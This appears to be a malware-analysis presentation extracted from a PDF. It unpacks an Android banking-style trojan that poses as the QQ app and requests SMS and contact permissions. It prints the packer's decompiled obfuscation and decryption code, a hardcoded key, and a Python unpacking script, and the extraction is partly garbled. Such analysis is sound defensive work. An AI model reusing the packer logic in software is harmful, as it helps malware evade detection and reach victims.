            i6++;  
        }  
        outputStream.write(bArr, 0, read);  
        i4 = i6;  
    } else {  
        break;  
    }  
}
```

```
private static short[] f29$ = {21673, 21684, 21669, 21688, 21956,  
21959, 21967, 20239, 20232, 20236, 20227, 20229, 20242, 22500, 22450,  
22509, 22500, 22450, 22523, 22500, 22450, 22509, 22500, 22450};  
  
/* renamed from: a */  
final /* synthetic */ p71b32960 f30a;  
  
/* renamed from: $ */  
private static String m5398$(int i, int i2, int i3) {  
    char[] cArr = new char[(i2 - i)];  
    for (int i4 = 0; i4 < i2 - i; i4++) {  
        cArr[i4] = (char) (f29$[i + i4] ^ i3);  
    }  
    return new String(cArr);  
}
```

TLP:WHITE

Highlights from version history



Let's take a closer look AndroidManifest.xml

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="rElldGlVSdmIlgWD.uid.shared"
  android:versionCode="1" android:versionName="1.5" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415"
  package="com.tencent.mobileqq" platformBuildVersionCode="28" platformBuildVersionName="9">
3   <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="28"/>
4   <uses-permission android:name="android.permission.CALL_PHONE"/>
5   <uses-permission android:name="android.permission.SEND_SMS"/>
6   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
7   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
8   <uses-permission android:name="android.permission.WRITE_SMS"/>
9   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
10  <uses-permission android:name="android.permission.VIBRATE"/>
11  <uses-permission android:name="android.permission.READ_CONTACTS"/>
12  <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
13  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
14  <uses-permission android:name="android.permission.INTERNET"/>
15  <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
16  <uses-permission android:name="android.permission.READ_SMS"/>
17  <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
18  <application android:theme="@style/res_2131755455_theme_myapplicationtest" android:label="@string/app_name"
  android:icon="@drawable/icon" android:name="com.crazygames.lesuire.k" android:debuggable="true" android:allowBackup="true"
  android:largeHeap="true" android:supportsRtl="true" android:extractNativeLibs="false" android:usesCleartextTraffic="true"
  android:appComponentFactory="p0be1df73.p436a185.p1b8e75e5.p2f59db1b">
19    <activity android:name="com.tencent.mobileqq.p2233a621">
20      <intent-filter>
21        <action android:name="android.intent.action.MAIN"/>
22      </intent-filter>
23    </activity>
24    <activity android:name="com.tencent.mobileqq.p1279eff1" android:launchMode="singleTop">
25      <intent-filter>
26        <action android:name="android.intent.action.MAIN"/>
27        <category android:name="android.intent.category.LAUNCHER"/>
28      </intent-filter>
29    </activity>
30    <receiver android:name="com.tencent.mobileqq.p57216304" android:permission="android.permission.BROADCAST_SMS">
```

Interesting stuff starts here

No source code here
-> Packed

TLP:WHITE

- sources/com
 - aliwean
 - alibaba
 - bumptech
 - crazygames
 - hpplay
 - huawei
 - meizu
 - sina
 - taobao
 - tencent
 - connect
 - mm
 - mmkv
 - mobileqq
 - R.java
 - open
 - tauth
 - umeng
 - weibo

Let's take a closer look

AndroidManifest.xml

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="rElldGlVSdmIlgWD.uid.shared"
  android:versionCode="1" android:versionName="1.5" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415"
  package="com.tencent.mobileqq" platformBuildVersionCode="28" platformBuildVersionName="9">
3   <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="28"/>
4   <uses-permission android:name="android.permission.CALL_PHONE"/>
5   <uses-permission android:name="android.permission.SEND_SMS"/>
6   <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
7   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
8   <uses-permission android:name="android.permission.WRITE_SMS"/>
9   <uses-permission android:name="android.permission.RECEIVE_SMS"/>
10  <uses-permission android:name="android.permission.VIBRATE"/>
11  <uses-permission android:name="android.permission.READ_CONTACTS"/>
12  <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
13  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
14  <uses-permission android:name="android.permission.INTERNET"/>
15  <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
16  <uses-permission android:name="android.permission.READ_SMS"/>
17  <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
18  <application android:theme="@style/res_2131755455_theme_myapplicationtest" android:label="@string/app_name"
  android:icon="@drawable/icon" android:name="com.crazygames.lesuire.k" android:debuggable="true" android:allowBackup="true"
  android:largeHeap="true" android:supportsRtl="true" android:extractNativeLibs="false" android:usesCleartextTraffic="true"
  android:appComponentFactory="p0be1df73.p436a1385.p1b8e75e5.p2f59db1b">
19    <activity android:name="com.tencent.mobileqq.p2233a621">
20      <intent-filter>
21        <action android:name="android.intent.action.MAIN"/>
22      </intent-filter>
23    </activity>
24    <activity android:name="com.tencent.mobileqq.p1279eff1" android:launchMode="singleTop">
25      <intent-filter>
26        <action android:name="android.intent.action.MAIN"/>
27        <category android:name="android.intent.category.LAUNCHER"/>
28      </intent-filter>
29    </activity>
30    <receiver android:name="com.tencent.mobileqq.p57216304" android:permission="android.permission.BROADCAST_SMS">
```

Unpacking must happen here

TLP:WHITE

hGwggGphy

```
/* renamed from: b */  
public static final String f4443b = C0792b.m15680a("恫愾悒悒悒悒悒悒悒");
```

```
/* renamed from: c */  
private List<C0798h> m15649c() {  
    String str = this.f4473p.getName() + f4461d;  
    m15651b();  
    ArrayList arrayList = new ArrayList();  
    ZipFile zipFile = new ZipFile(this.f4473p);  
    try {  
        ZipEntry entry = zipFile.getEntry(f4471n + f4472o + 1 + f4458a);  
        int i = 1;  
        while (entry != null) {  
            C0798h hVar = new C0798h(this.f4475r, str + i + f4459b);  
            arrayList.add(hVar);  
            StringBuilder sb = new StringBuilder();  
            sb.append(m15659a(2684));  
            sb.append(hVar);  
            boolean z = false;  
            int i2 = 0;
```

```
/* renamed from: a */  
public static final String f4442a = C0792b.m15680a("思恫悒悒");
```

.qgU

```
/* renamed from: c */  
public static final String f4444c = C0792b.m15680a("悒恫悒悒悒悒悒悒");
```

dFugwiw

assets

```
static {  
    String str = C0791a.f4444c;  
    f4470m = str;  
    StringBuilder sb = new StringBuilder();  
    sb.append(m15659a(504));  
    String str2 = File.separator;  
    sb.append(str2);  
    sb.append(str);  
    sb.append(str2);  
    f4471n = sb.toString();  
}
```

assets/dFugwiw/

resources
assets
dFugwiw

hGwggGphy1.qgU

assets/dFugwiw/hGwggGphy1.qgU

TLP:WHITE

Password

Decryption function

PUuhgrUGGIUh9JHGUIGIUHGokfewrofijU

[illegible]

TLP:WHITE

[illegible][illegible]

TLP:WHITE

```

9 public static void m15671a(String str, InputStream inputStream, OutputStream outputStream) {
10     char[] charArray = str.toCharArray();
11     char c = charArray[0];
12     char c2 = charArray[1];
13     char c3 = charArray[2];
14     char c4 = charArray[3];
15     char c5 = charArray[4];
16     char c6 = charArray[5];
17     char c7 = charArray[6];
18     char c8 = charArray[7];
19     char c9 = charArray[8];
20     char c10 = charArray[9];
21     char c11 = charArray[10];
22     char c12 = charArray[11];
23     int[] iArr = {c | (c2 << 16), (c4 << 16) | c3, (c6 << 16) | c5, (c8 << 16) | c7};
24     int[] iArr2 = new int[27];
25     int i = 0;
26     int i2 = iArr[0];
27     iArr2[0] = i2;
28     int[] iArr3 = new int[3];
29     iArr3[0] = iArr[1];
30     iArr3[1] = iArr[2];
31     iArr3[2] = iArr[3];
32     while (i < 26) {
33         int i3 = i % 3;
34         iArr3[i3] = (((iArr3[i3] >>> 8) | (iArr3[i3] << 24)) + i2) ^ i;
35         i2 = ((i2 << 3) | (i2 >>> 29)) ^ iArr3[i3];
36         i++;
37         iArr2[i] = i2;
38     }
39     byte[] bArr = new byte[8192];
40     int i4 = 0;
41     while (true) {
42         int read = inputStream.read(bArr);
43         if (read >= 0) {
44             int i5 = 0;
45             int i6 = i4;
46             while (i6 < i4 + read) {
47                 bArr[i5] = (byte) (((byte) (new int[] {(c10 << 16) | c9, (c12 << 16) | c11, [(i6 % 8) / 4] >> ((i6 % 4) << 3)) ^ bArr[i5]));
48                 i6++;
49                 i5++;
50             }
51             outputStream.write(bArr, 0, read);
52             i4 = i6;
53         } else {
54             return;
55         }

```

Nonsense

Decryption

The current position defines which word will be used for the decryption.

if (pos % 8) / 4:
6815829
else:
4784199

4784199

6815829

The word will be bitshifted with bitsifted value of modul of current location, and then the current byte of the encrypted dex will be xorred with the value
(word >> ((pos % 4) << 3) ^ currentbyte

Combine information and write a script

```
password = "PUuhgrUGGIUh9JHGUIGIUHGokfewrofijU"

charArray = list(password)

for i in range(0, len(charArray)):
    charArray[i] = ord(charArray[i])

with open("dFugwiw/hGwggGphy1.qgU", "rb") as fi:
    payload = fi.read(-1)

payload = zlib.decompress(payload)

word1 = charArray[9] << 16 | charArray[8]
word2 = charArray[11] << 16 | charArray[10]


print("Word1: '{}' Word2: '{}'".format(str(word1), str(word2)))

decrypted_dex = []
pos = 0

while pos < len(payload):
    if pos & 4:
        outbyte = (word2 >> ((pos % 4) << 3)) ^ payload[pos]
        decrypted_dex.append(outbyte & 255)
    else:
        outbyte = (word1 >> ((pos % 4) << 3)) ^ payload[pos]
        decrypted_dex.append(outbyte & 255)
    pos+=1

deobfuscated = zlib.decompress(bytes(decrypted_dex))





